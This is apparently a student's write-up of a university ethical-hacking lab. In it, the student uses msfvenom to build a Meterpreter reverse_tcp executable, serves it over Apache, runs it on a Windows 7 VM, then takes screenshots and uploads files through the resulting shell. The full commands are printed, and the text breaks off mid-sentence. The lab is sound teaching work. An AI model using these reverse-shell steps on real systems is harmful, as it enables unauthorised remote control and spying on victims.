

OLD DOMINION UNIVERSITY
CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 Ethical Hacking

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
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TASK C: EXPLOIT SMB ON WINDOWS XP WITH METASPLOIT


In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (10 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are:

- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: XXXX (follow the lab instruction)



Above I used metasploit and input the command exploit/multi/handler to utilize the exploit and then I used set payload windows/meterpreter/reverse_tcp to set the payload.



```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 8888
lport => 8888
msf5 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
VMshare			

Exploit target:

Id	Name
0	Wildcard Target

msf5 exploit(multi/handler) >

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
VMshare			

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)

I then set the lhost and lport of the exploit. I then initiated the exploit.

Kali - Internal Workstation on CS301-JMORT004 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Terminal

Wed 03:11

root@CS2APenTest: ~


File Edit View Search Terminal Tabs Help

root@CS2APenTest: ~


```
root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=8888 -f exe -o jmort004.exe
[+] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: jmort004.exe
```

```
root@CS2APenTest: # service apache2 start
root@CS2APenTest: # cp jmort004.exe /var/www/html/
root@CS2APenTest: # ls -l /var/www/html/
total 168
-rw-r--r-- 1 root root 10701 Aug 30 2016 index.html
-rw-r--r-- 1 root root 612 Nov 13 2017 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Mar 13 03:07 jmort004.exe
-rw-r--r-- 1 root root 73802 Mar 13 02:30 jmort.exe
```

CREATE .exe apache EXE




I went to another console tab and typed the command msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=8888 -f exe -o jmort.exe to create the .exe deliverable payload. After that I utilized apache2 and copied it to the website.




Above is the Windows 7 VM. I logged onto the website and typed into the url bar "192.168.10.13/jmort004.exe" after doing this a download initiated that was the exe I created in the Internal Kali VM. Once jmort004.exe was downloaded I ran it on windows 7.

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




Above is the result of screenshotting the Windows 7 desktop. I again used the command screenshot in meterpreter and got the following screenshot.

2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file.





Above is the result of creating a text file called IMadeIT-jmort00.txt and using meterpreter to send it to the desktop of the Windows 7 target. I used the command touch 